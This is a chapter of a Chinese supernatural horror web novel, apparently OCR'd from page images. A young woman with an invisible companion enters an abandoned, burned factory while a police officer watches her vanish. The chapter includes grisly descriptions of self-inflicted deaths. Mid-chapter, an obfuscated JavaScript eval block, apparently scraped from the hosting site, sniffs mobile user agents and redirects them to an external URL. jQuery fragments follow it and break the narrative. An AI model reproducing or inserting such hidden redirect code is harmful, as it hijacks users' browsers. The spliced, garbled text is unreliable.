新辰科技。
出租车在一片荒废的厂区前停了下来。
温刃透过车窗往外看,这里很偏僻,周围都是些低矮的旧房子,像是曾经的小村子。
厂区的铁门锈迹斑斑,半开着,里面能看到几栋灰扑扑的楼房。
墙面上有大片大片漆黑的灼烧痕迹,从窗户蔓延到屋顶,把整面墙都烧成了焦炭的颜色。
司机是个中年女人,从后视镜里看了一眼后座上的小姑娘。
她本来没觉得有什么,但车停下来之后,她莫名觉得后背有点发凉。
这地方她白天都不想多待,更别说拉人过来了。
要不是顾客给的钱多,她早就跑了。
犹豫良久,司机还是问道:“小姑娘啊,你怎么来到这里了?”
温刃看向她:“这地方怎么了吗?”
司机沉默一阵,看着小姑娘也像是个不知道的主,她还是解释了一下:“姑娘,这个地方是有问题的,我常年在这片跑,对这里是有些了解的。”
“你看那地方,都烧成啥样子了。”她指了指窗外那栋焦黑的楼房。
“这里曾经是有个公司的,但是呢,我们也不知道他们是制作了什么的,好像是受到了报应。”
“十年前,整个公司被一场大火给烧了,说是在场的二百多个员工吧,一个都没救出来,全都活活烧死在里面了,火势太大了,根本进不去人。”
“这片地方自那以后就被封了,再也没有人能进来,已经算是个禁地了。”
她回过头,认真地看着温刃。“我之前还载过一个小伙子呢,是搞什么直播的,他就是要过来这里,说要直播什么这里的事情,结果……”
“他进来之后就失踪了,再也联系不上了,我还帮他报了执法官,可最后,就连执法官都没回来,我被拉去做了笔录,半天没出来,还以为自己犯事了。”
她叹了口气。
“反正很可怕的,这地方吃人,小姑娘,我劝你早点离开,我看你挺年轻的,还有未来很好的大年华,可不要浪费在这里了。”
“姑娘,你跟我女儿年纪差不多大,可不要为了探险,而蔑视生命。”说道这里,司机似乎想到了什么,陷入惆怅。
似乎,她的女儿给她带来了无尽伤感。
温刃从口袋里掏出车费,多付了一些,递过去:“谢谢你,不过我过来这里,是来找个朋友的。”
司机张了张嘴,想说什么,但温刃已经推开车门了。
Zero从另一侧飘下车,笑着看向温刃:“看来就连这里的司机都知道有问题了,小刃,万一遇到无法解决的困难怎么办?你确定要进去吗?”
温刃随口回了一句:“我知道,但我总得试试,不是吗?”
“不过看样子,这场怪事是从十年前发生的吗?”Zero歪了歪头。
“我也不知道,但总不能说十年前就有丧诡吧?”温刃不敢去想那个结果。
Zero看向了远处:“不过,小刃,远处好像有一位执法官呢,就在你身后五十米处的一处废弃车子里。”
*
司机看着温刃,却只觉得毛骨悚然。
那个女孩语气很自然,像是在跟一个坐在那里的人聊天。
她的目光会随着那个人的动作移动,甚至会等那个人说完话再回应。
她到底在跟谁说话?
她看向温刃的身边,那里分明一个人都没有,可那个女孩却对着空气在说话,像是她旁边有一个人在和她交流一样。
她说,来找个朋友……
司机只觉得头皮发麻。
这地方人都死光了,她过来找什么朋友,找死人朋友吗?
她急忙踩下油门,车子轰的一声窜了出去,后视镜里,那个女孩的身影越来越小,越来越远,最后变成一个模糊的点。
司机的后背已经被冷汗浸透了,她这才松了一口气。
以后再有人过来这里,给多少钱她都不拉了。
她再也不会为了钱而屈服。
*
不远处,一辆不起眼的破车里。
这辆车早就报废了,车窗上贴着深色的膜,从外面看不清里面的情况。
车身锈迹斑斑,轮胎也瘪了,看起来像是被遗弃在这里很久了。
但仔细看的话,能发现副驾驶的位置被收拾得很干净,座椅上铺着一条叠得整整齐齐的毯子,旁边放着几瓶水和一些压缩饼干。
这里是一个据点。
车里坐着一个人。
她一头干练短发,刚好齐耳,眼睛一直盯着厂区门口的方向。
她穿着一件深色的夹克,里面是黑色的高领衫,领口立起来,遮住了半截脖子。
她叫季舒言,也是一名执法官,自从之前出事之后,在这里蹲守了整整七天。
她白天盯着那扇门,晚上也盯着那扇门,困了就靠在座椅上眯一会儿,饿了就啃两块饼干。
可奇怪的是,自从这里封了之后,没有人进去,也没有人出来。
整个地方就像是彻底与世隔绝了一般。
可季舒言知道这地方不简单,她来这里之前是看过所有档案的。因为这个诡异的地方,失踪的人太多了,从最开始的普通平民,到最后就连执法官都陷入其中,失去了联系。
要知道,他们执法官跟普通人最大的区别就是手上拥有武器,可这样的执法官都栽在里边……
只能说明这地方拥有一个很大的犯罪窝点,就连两个执法官过去都了无音讯。
但比起这个,这起案件中有一个最诡异的点。
每一个失踪或者死亡的人,他们都收到了一份来自新辰科技的招聘传单,而且诡异的是,这份传单的出现是贴在受害者的背后的。
而且,还是凭空出现的。
季舒言一直觉得自己是一个唯物主义者。
可偏偏这件事,从里到外都透露着不对劲。
那些没去面试的人,在面试间到来时,都死在了自己的家里,没有人能幸免。
他们死状极其诡异。
因为,他们都吃掉了自己的脚,然后被脚噎死在了自己的喉咙里。
法医报告上写着窒息死亡,但没人能解释一个人是怎么用那种扭曲的姿势,把自己的脚塞进嘴里的。
季舒言看过现场照片,至今忘不了那个诡异角度,她闭上眼又睁开,把干呕压了回去。
而且他们死之前监控都拍到过,每一个死者的周围都是没有第二者存在的。
就连被保护的人,在某个时间段到来,他们的意识会变得疯狂,活活以扭曲的姿势吃掉自己。
也就是说,这些人全是自己杀死了自己。
而那些去了面试的人,在进入新辰科技这个荒废的区域后就失踪了。
活不见人,死不见尸。
就像是凭空消失一样。
可季舒言在这里蹲守了七天,发现了一个很恐怖的点。
那就是早在十年前这里被烧毁之后,大部分的
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17493143|202335||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
玻璃早已破碎,站在外面就一眼能看到里边。
这地方根本是个死地,一个人都没有。
那面试报告传单又是怎么发出来的?
这些人失踪后又去了哪里?
不仅如此,她的三个同事,三个执法官,带着武器进去了。
那是两周前的事了,他们进去之后,通讯信号像是被一股神秘力量直接抹除,瞬间就没了信号。还算有用上定位器显示,他们的信号消失在那栋楼里,再也没有移动过。
搜救队尝试去搜救过,可他们将整个地方找了一遍,甚至沿着搜救信号的位置向下挖了50多米,也没找到一个人。
进去的三个执法官,就像是进入了另一个世界,凭空消失了。
从那以后,再也没人敢来了。
但季舒言不信。
她不相信这个世界上有超自然的力量。
她相信证据,相信逻辑,相信任何诡异事件的背后都有一个合理的解释,因为这一切肯定有人搞鬼。
她不能任由那些不法分子危害社会。
所以她来了。
她在这里蹲了七天,就是为了等一个答案。
现在,答案出现了。
一个年轻女孩从出租车里下来。
季舒言坐直了身体,目光向那个女孩身上看了过去。
那女孩看起来二十出头,比季舒言还年轻,穿着很普通的衣服,看起来就像个还没刚毕业的大学生。
因为那女孩的眼中已经没有了清澈,像是经历过了很多事。
而且,她一个人来的。
一个女孩居然会来到一个已经禁止进入的区域,她的胆子这么大的吗?
季舒言身上的直觉告诉她,这一切是不对劲的,至少这个女孩身上是不对劲的。
那个女孩不简单。
难道,这个女孩是过来,跟那群嫌犯接头的人吗?季舒言一早就怀疑,新辰科技里面可能躲了一批人,并且是极度危险的犯罪分子,只有团伙才能进行这样庞大的犯罪活动。
但他们想要发传单,就绝对会有人出去。
比如说,会有一个接头人自由在新辰科技跟外界之间穿梭。
季舒言很怀疑这个女孩的动机。
那女孩站在厂区门口,对着空气说了几句话,但她身边分明什么都没有。
季舒言意识到了什么,皱起眉头:“等等,她果然是在跟里面的人联系,果然,这次我找到了线索。”
可下一秒,那女孩在踏入大门后,身影居然凭空消失了。
季舒言揉了揉眼睛,拿起执法仪去看回放,看了好几眼,发现温刃就是凭空消失的。
就好像……
进入了另一个空间一样。
她到底是怎么做到的?
季舒言冲过去,却发现刚才还能推开的门,这时候一点也打不开了。
刚才那女孩明明随手就推开了。
她又推了一下,铁门像焊死了一样,连一点晃动都没有。
季舒言低头看见,执法仪的屏幕还亮着,回放的画面定格在女孩消失前的最后一帧。
但她注意到一件之前没看见的事。
那帧画面里,女孩的嘴角是微微上扬的。
她在笑。
对着空无一人的门口在笑。
季舒言缓缓抬起头,看着面前那扇推不开的门。
她不由一阵怀疑。难道……这个世界真有那种东西存在?